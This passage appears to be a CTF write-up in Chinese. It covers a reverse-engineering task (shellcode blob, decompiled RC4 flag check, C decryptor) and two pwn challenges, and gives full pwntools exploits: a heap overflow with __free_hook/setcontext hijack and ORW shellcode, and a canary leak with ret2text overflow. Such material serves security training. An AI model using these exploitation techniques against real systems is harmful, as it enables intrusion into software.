b'6QAAAABVi+yB7MAAAACNhUD///9Q6HAEAABZxkXAAMZFwQDGRcIAxkXDAMZFxADGRcUAxkXGAMZFxwDGRcgAxkXJAMZFygDGRcsAxkXMAMZFzQDGRc4AxkXPAMZF0ADGRdEAxkXSAMZF0wDGRdQAxkXVAMZF1gDGRdcAxkXYAMZF2QDGRdoAxkXbAMZF3ADGRd0AxkXeAMZF3wDGReAAxkXhAMZF4gDGReMAxkXkAMZF5QDGReYAxkXnAMZF6ADGRekAxkXqAMZF6wDGRfRGxkX1TMZF9kHGRfdHxkX4AGosjUXAUI1F9FD/lWj////GRZQAxkWVAMZFlgDGRZcAxkWYAMZFmQDGRZoAxkWbAMZFnADGRZ0AxkWeAMZFnwDGRaAAxkWhAMZFogDGRaMAxkWkAMZFpQDGRaYAxkWnAMZFqADGRakAxkWqAMZFqwDGRawAxkWtAMZFrgDGRa8AxkWwAMZFsQDGRbIAxkWzAMZFtADGRbUAxkW2AMZFtwDGRbgAxkW5AMZFugDGRbsAxkW8AMZFvQDGRb4AxkW/AMaFbP///2TGhW3///8uxoVu////kMaFb////zTGhXD///9BxoVx////2MaFcv///yTGhXP////LxoV0////UsaFdf///y7GhXb////7xoV3////OcaFeP///z7GhXn///+RxoV6////B8aFe////w7GhXz///+WxoV9////9saFfv///zzGhX////8JxkWAnMZFgSHGRYKSxkWDIcZFhLLGRYXMxkWGn8ZFh1HGRYhIxkWJY8ZFikzGRYuPxkWMcsZFjV3GRY6/xkWPbMZFkFHGRZF2jUWUUGomjUXAUOg4AwAAg8QMg2X8AOsHi0X8QIlF/IN9/CZ9G4tF/A+2RAWUi038D7aMDWz///87wXQC6zLr2MZF7EPGRe1vxkXucsZF73LGRfBlxkXxY8ZF8nTGRfMAakBqAI1F7FBqAP+VRP///8nDVYvsg+xIZKEwAAAAiUXUi0XUi0AMiUXQi0XQi0AMiUXMi0XMiUXki0Xkg3gYAA+EbQEAAINl8ACLReSLQBiJReiLReSLSCyLQDCJTbiJRbyLReiLTegDSDyJTchqCFhrwACLTciLRAF4iUXYi0XkiwCJReSDfdgAdQLrq4Nl+ADrB4tF+ECJRfgPt0W6OUX4c0WLRbwDRfiJRfSLRfDB6A2LTfDB4RMLwYlF8ItF9A++AIP4YXwSi0X0D74Ai03wjUQB4IlF8OsMi0X0D74AA0XwiUXw66uLRegDRdiJReCLReCLQBiJRcSLReCLTegDSCCJTdyDZfgA6weLRfhAiUX4i0X4O0XED4OOAAAAg2XsAItF3IsAA0XoiUXAi0Xcg8AEiUXci0XAiUX0i0XswegNi03sweETC8GJReyLRfQPvgADReyJReyLRfRAiUX0i0X0D75A/4XAddGLRewDRfCJReyLRew7RQh1K4tF4ItN6ANIJItF+GaLBEFmiUX8i0Xgi03oA0gcD7dF/ItV6AMUgYvC6wzpX////+mG/v//M8DJw1WL7IPsGGhMdyYH6Ev+//9Zi00IiQHGRfR1xkX1c8ZF9mXGRfdyxkX4M8ZF+TLGRfouxkX7ZMZF/GzGRf1sxkX+AMZF6HfGRelpxkXqbsZF62nGRexuxkXtZcZF7nTGRe8uxkXwZMZF8WzGRfJsxkXzAI1F6FCLRQj/EI1F9FCLRQj/EGg6Vnmn6M39//9Zi00IiUEIaNNrbtTovP3//1mLTQiJQQxoEpaJ4uir/f//WYtNCIlBEGhYpFPl6Jr9//9Zi00IiUEUaC0GGHvoif3//1mLTQiJQRhoRPA14Oh4/f//WYtNCIlBHGhXiZ/G6Gf9//9Zi00IiUEgaOtVLjvoVv3//1mLTQiJQSRoRYNWB+hF/f//WYtNCIlBBGjnrc7d6DT9//9Zi00IiUEoycNVi+yB7CQBAADGReRnxkXlb8ZF5mzGRedhxkXobsZF7ADHReAIAAAAg2X4AOsHi0X4QIlF+IF9+AABAAB9D4tF+IpN+IiMBdz+//+r4YNl9ACLRfSJRfjrB4tF+ECJRfiBffgAAQAAfV2LRfiZ933gD75EFeQDRfSLTfgPtowN3P7//wPBJf8AAIB5B0gNAP///0CJRfSLRfiKhAXc/v//iEX/i0X4i030iowN3P7//4iMBdz+//+LRfSKTf+IjAXc/v//65ODZfQAi0X0iUX4i0X0iUXwiEX/i0X4i030iowN3P7//4iMBdz+//+LRfSKTf+IjAXc/v//i0X4D7aEBdz+//+LTfQPtowN3P7//wPBJf8AAIB5B0gNAP///0AiUXci0XcioQF3P7//4hF/4tFCANF8A++AA+2Tf8zwYtNCANN8IgB65OJJ/8zwYtNCIEl/wAAgHkHSA0A////QIlF+ItF+A+2hAXc/v//iEX/i0X4i030iowN3P7//4iMBdz+//+LRfSKTf+IjAXc/v//i0X4D7aEBdz+//+LTfQPtowN3P7//wPBJf8AAIB5B0gNAP///0CJRfSLRfiKhAXc/v//iEX/i0X4i030iowN3P7//4iMBdz+//+LRfSKTf+IjAXc/v//i0X4D7aEBdz+//+LTfQPtowN3P7//4hF/4tFCANF8A++AA+2Tf8zwYtNCANN8IgB65OJJ/8zwYtNCIEl/wAA'
```


实际上直接看后面的执行部分就可以

```
int sub_29F0005()
{
```

```
  int result; // eax
  char v1[4]; // [esp+0h] [ebp-C0h] BYREF
  int (__stdcall *v2)(_DWORD, char *, _DWORD, int); // [esp+4h] [ebp-BCh]
  void (__stdcall *v3)(char *, char *, int); // [esp+28h] [ebp-98h]
  char v4[35]; // [esp+2Ch] [ebp-94h]
  char v5[3]; // [esp+4Fh] [ebp-71h] BYREF
  char v6[44]; // [esp+54h] [ebp-6Ch] BYREF
  char v7[44]; // [esp+80h] [ebp-40h] BYREF
  char v8[8]; // [esp+ACh] [ebp-14h] BYREF
  char v9[8]; // [esp+B4h] [ebp-Ch] BYREF
  int i; // [esp+BCh] [ebp-4h]

  ((void (__cdecl *)(char *))unk_29F048A)(v1); // 获取windows API地址
  v7[0] = 0;
  v7[1] = 0;
  v7[2] = 0;
  v7[3] = 0;
  v7[4] = 0;
  v7[5] = 0;
  v7[6] = 0;
  v7[7] = 0;
  v7[8] = 0;
  v7[9] = 0;
  v7[10] = 0;
  v7[11] = 0;
  v7[12] = 0;
  v7[13] = 0;
  v7[14] = 0;
  v7[15] = 0;
  v7[16] = 0;
  v7[17] = 0;
  v7[18] = 0;
  v7[19] = 0;
  v7[20] = 0;
  v7[21] = 0;
  v7[22] = 0;
  v7[23] = 0;
  v7[24] = 0;
  v7[25] = 0;
  v7[26] = 0;
  v7[27] = 0;
  v7[28] = 0;
  v7[29] = 0;
  v7[30] = 0;
  v7[31] = 0;
  v7[32] = 0;
  v7[33] = 0;
  v7[34] = 0;
  v7[35] = 0;
```

```
  v7[36] = 0;
  v7[37] = 0;
  v7[38] = 0;
  v7[39] = 0;
  v7[40] = 0;
  v7[41] = 0;
  v7[42] = 0;
  v7[43] = 0;
  strcpy(v9, "FLAG");
  v3(v9, v7, 44);  // get environment var
  v6[0] = 0;
  v6[1] = 0;
  v6[2] = 0;
  v6[3] = 0;
  v6[4] = 0;
  v6[5] = 0;
  v6[6] = 0;
  v6[7] = 0;
  v6[8] = 0;
  v6[9] = 0;
  v6[10] = 0;
  v6[11] = 0;
  v6[12] = 0;
  v6[13] = 0;
  v6[14] = 0;
  v6[15] = 0;
  v6[16] = 0;
  v6[17] = 0;
  v6[18] = 0;
  v6[19] = 0;
  v6[20] = 0;
  v6[21] = 0;
  v6[22] = 0;
  v6[23] = 0;
  v6[24] = 0;
  v6[25] = 0;
  v6[26] = 0;
  v6[27] = 0;
  v6[28] = 0;
  v6[29] = 0;
  v6[30] = 0;
  v6[31] = 0;
  v6[32] = 0;
  v6[33] = 0;
  v6[34] = 0;
  v6[35] = 0;
  v6[36] = 0;
  v6[37] = 0;
  v6[38] = 0;
```

```
  v6[39] = 0;
  v6[40] = 0;
  v6[41] = 0;
  v6[42] = 0;
  v6[43] = 0;
  v4[0] = 100;
  v4[1] = 46;
  v4[2] = -112;
  v4[3] = 52;
  v4[4] = 65;
  v4[5] = -40;
  v4[6] = 36;
  v4[7] = -53;
  v4[8] = 82;
  v4[9] = 46;
  v4[10] = -5;
  v4[11] = 57;
  v4[12] = 62;
  v4[13] = -111;
  v4[14] = 7;
  v4[15] = 14;
  v4[16] = -106;
  v4[17] = -10;
  v4[18] = 60;
  v4[19] = 9;
  v4[20] = -100;
  v4[21] = 33;
  v4[22] = -110;
  v4[23] = 33;
  v4[24] = -78;
  v4[25] = -52;
  v4[26] = -97;
  v4[27] = 81;
  v4[28] = 72;
  v4[29] = 99;
  v4[30] = 76;
  v4[31] = -113;
  v4[32] = 114;
  v4[33] = 93;
  v4[34] = -65;
  qmemcpy(v5, "lQv", sizeof(v5));
  ((void (__cdecl *)(char *, int, char *))unk_29F05BA)(v7, 38, v6); // 变换部分，rc4加密，密码golangc2
  for ( i = 0; i < 38; ++i )
  {
    result = (unsigned __int8)v6[i];
    if ( result != (unsigned __int8)v4[i] )
      return result;
  }
```

```
  strcpy(v8, "Correct");
  return v2(0, v8, 0, 64);
}
```

可以看到就是检测flag的核心部分了

解密脚本

```

#include <inttypes.h>
#include <stdio.h>
#include <string.h>


uint8_t f[]={0x64, 0x2e, 0x90, 0x34, 0x41, 0xd8, 0x24, 0xcb, 0x52, 0x2e, 0xfb, 0x39, 0x3e, 0x91, 0x7, 0xe, 0x96, 0xf6, 0x3c, 0x9, 0x9c, 0x21, 0x92, 0x21, 0xb2, 0xcc, 0x9f, 0x51, 0x48, 0x63, 0x4c, 0x8f, 0x72, 0x5d, 0xbf,'l','Q','v'};

void rc4_init(unsigned char *s, unsigned char *key, unsigned long Len) //初始化函数
{
    int i =0, j = 0;
    char k[256] = {0};
    unsigned char tmp = 0;
    for (i=0;i<256;i++) {
        s[i] = i;
        k[i] = key[i%Len];
    }
    for (i=0; i<256; i++) {
        j=(j+s[i]+k[i])%256;
        tmp = s[i];
        s[i] = s[j]; //交换s[i]和s[j]
        s[j] = tmp;
    }
 }

void rc4_crypt(unsigned char *s, unsigned char *Data, unsigned long Len) //加解密
{
    int i = 0, j = 0, t = 0;
    unsigned long k = 0;
    unsigned char tmp;
    for(k=0;k<Len;k++) {
        i=(i+1)%256;
        j=(j+s[i])%256;
        tmp = s[i];
        s[i] = s[j]; //交换s[x]和s[y]
        s[j] = tmp;
        t=(s[i]+s[j])%256;
        Data[k] ^= s[t];
```

```
     }
}
int main(){
    uint8_t sbox[257];

    rc4_init(sbox,(uint8_t*)"golangc2",8);
    rc4_crypt(sbox,f,38);
    printf("%s\n",f);
    return 0;
}
```

pwn

EasyHeap

申请堆的大小其实是根据一开始输入的文本大小来决定的, 后面的size只是自我限制, 所以完全可以考虑写个很大的size来改变高地址的堆块结构(可以用来泄露地址, 改变fd), 又因为开启了沙盒禁用了execve(), 同时又有权限为7的段, 所以把orw的shellcode写到那个段上, 然后挑选一个心仪的hook写上shellcode地址+pie偏移即可

```
from pwn import *
p=process('./Easyheap')
#p=remote('node4.buuoj.cn',27551)
#libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
libc=ELF('./libc-2.27.so')
elf=ELF('./Easyheap')
context.binary=elf
context.log_level='debug'
def add(size,con):
    p.sendlineafter('>> :\n','1')
    p.recvuntil('Size:')
    p.sendline(str(size))
    p.recvuntil('Content:')
    p.sendline(con)
def free(idx):
    p.sendlineafter('>> :\n','2')
    p.sendlineafter('Index:\n',str(idx))

def show(idx):
    p.sendlineafter('>> :\n','3')
    p.sendlineafter('Index:\n',str(idx))

def edit(idx,content):
    p.sendlineafter('>> :\n','4')
    p.recvuntil('Index:')
    p.sendline(str(idx))
    p.recvuntil('Content:')
```

```
    p.sendline(content)

def pwn():
    for i in range(7):
        add(0x100,'a'*0x90)
    add(0x100,'a'*0x90)
    add(0x100,'a'*0x90)
    for i in range(7):
        free(i)
    free(7)
    for i in range(7):
        add(0x100,'a'*0x90)
    add(0x100,'')
    edit(7,'a'*0x20)
    show(7)
    libc_base = u64(p.recvuntil('\x7F')[-6:].ljust(8,'\x00'))-0x3ebc0a
    log.success('libc_base: '+hex(libc_base))
    edit(7,'a'*0x18+p64(0x81))
    free_hook=libc_base+libc.sym['__free_hook']
    sys_addr=libc_base+libc.sym['system']
    malloc_hook=libc_base+libc.sym['__malloc_hook']-0x23
    setcontext = libc_base + libc.sym['setcontext'] + 53
    syscall=libc_base+libc.search(asm("syscall\nret")).next()
    print(hex(syscall))
    free(7)
    edit(0,'a'*0x98+p64(0x21)+p64(free_hook))
    gad = [
        libc_base+0x215bf,
        free_hook & 0xfffffffffffff000,
        libc_base+0x23eea,
        0x2000,
        libc_base+0x1b96,
        7,
        libc_base+0x43ae8,
        10,
        syscall, #: syscall; ret;
        libc_base+0x2b1d, #: jmp rsp;
    ]

    shellcode = asm('''
    xor rax, rax
    xor rdi, rdi
    xor rsi, rsi
    xor rdx, rdx
    mov rax, 2
    mov rdi, 0x67616c662f2e
    push rdi
    mov rdi, rsp
    syscall
```

```
    mov rdx, 0x100
    mov rsi, rdi
    mov rdi, rax
    mov rax, 0
    syscall

    mov rdi, 1
    mov rax, 1
    syscall
    ''')
    frame = SigreturnFrame()
    frame.rax=0
    frame.rdi=0
    frame.rsi=free_hook&0xfffffffffffff000
    frame.rdx=0x2000
    frame.rsp=free_hook&0xfffffffffffff000
    frame.rip=syscall
    p1=str(frame)
    add(0x100,'ddd')
    add(0x100,p64(setcontext))
    add(0x300,'a'*0x190)
    add(0x120,'d'*0x110)
    edit(9,p1)
    free(9)
    p.sendline(flat(gad) + shellcode)
    p.interactive()

pwn()
```

old_thing

前面的输入

```
p.sendlineafter('username: ','admin\x00')
p.sendlineafter('password: ','A80\x00'.ljust(0x20,'\x00'))
```

即可绕过加密

后面就是常规的canary栈溢出了, 先填充0x18字节%s打印出canary, 再填充0x28字节打印出ret地址获得pie导致的偏移, 最后ret2text就行了

```
#coding:utf-8
from pwn import *
context.log_level='debug'
#p=process('./canary3')
p = remote("node4.buuoj.cn","25168")
p.sendlineafter('username: ','admin\x00')
p.sendlineafter('password: ','A80\x00'.ljust(0x20,'\x00'))
print str(proc.pidof(p))
```

```
pause()
payload='a'*0x19
p.sendlineafter('3.exit\n','2')
p.sendafter('input:',payload)
p.sendlineafter('3.exit\n','1')
p.recvuntil('a'*0x18)
canary=u64(p.recv(8).ljust(8,'\x00'))-0x61
print hex(canary)

payload='a'*0x20
p.sendlineafter('3.exit\n','2')
p.sendafter('input:',payload)
p.sendlineafter('3.exit\n','1')
p.recvuntil('a'*0x20)
pie=u64(p.recv(6).ljust(8,'\x00'))-0x2530#+0x1ffad0
print hex(pie)

payload='a'*0x18+p64(canary)*2+p64(pie+0x23af)
p.sendline('2')
p.sendafter('input:',payload)

p.interactive()
```